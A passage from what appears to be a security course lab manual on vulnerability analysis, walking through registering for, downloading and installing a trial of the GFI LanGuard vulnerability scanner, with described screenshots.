FREE". Below the header, there is a green checkmark icon and the text "Vulnerability scanning for computers and mobile devices". The main content area contains a registration form with the following fields: "Company Size" (with radio buttons for "Student use", "1-20", "21-100", "101-500", and "501+"), "Telephone *", "Country and State:" (with two dropdown menus), and a checkbox labeled "I agree to GFI Software terms of service and privacy policy and consent to GFI Software to process my data." At the bottom of the form is a large blue button labeled "Continue" and a small grey button with a left arrow.

- On the next page, enter a password in **Create Password** and in **Confirm Password** fields and click on **Start my free trial**.



Complete Activation | GFI LanGuard

https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/download

Patch management for Windows®, Mac OS® and Linux®

Network and software auditing

Vulnerability scanning for computers and mobile devices

Use your email as your Trial Account Username plus the Password you create to activate your trial after download


Create Password

Confirm Password

Start my free trial

- The **Download your GFI LanGuard trial** page appears; click the **Download your free trial** button.

Note: The **Opening languard.exe** pop-up appears; click **Save File**.




Module 05 – Vulnerability Analysis


- Now, navigate to the download location (here, **Downloads**) and double-click **languard.exe** to install.

Note: If the **Open File - Security Warning** pop-up appears, click **Run**.

- The **GFI LanGuard** dialog box appears; select preferred language (here, **English**) and click **OK**.



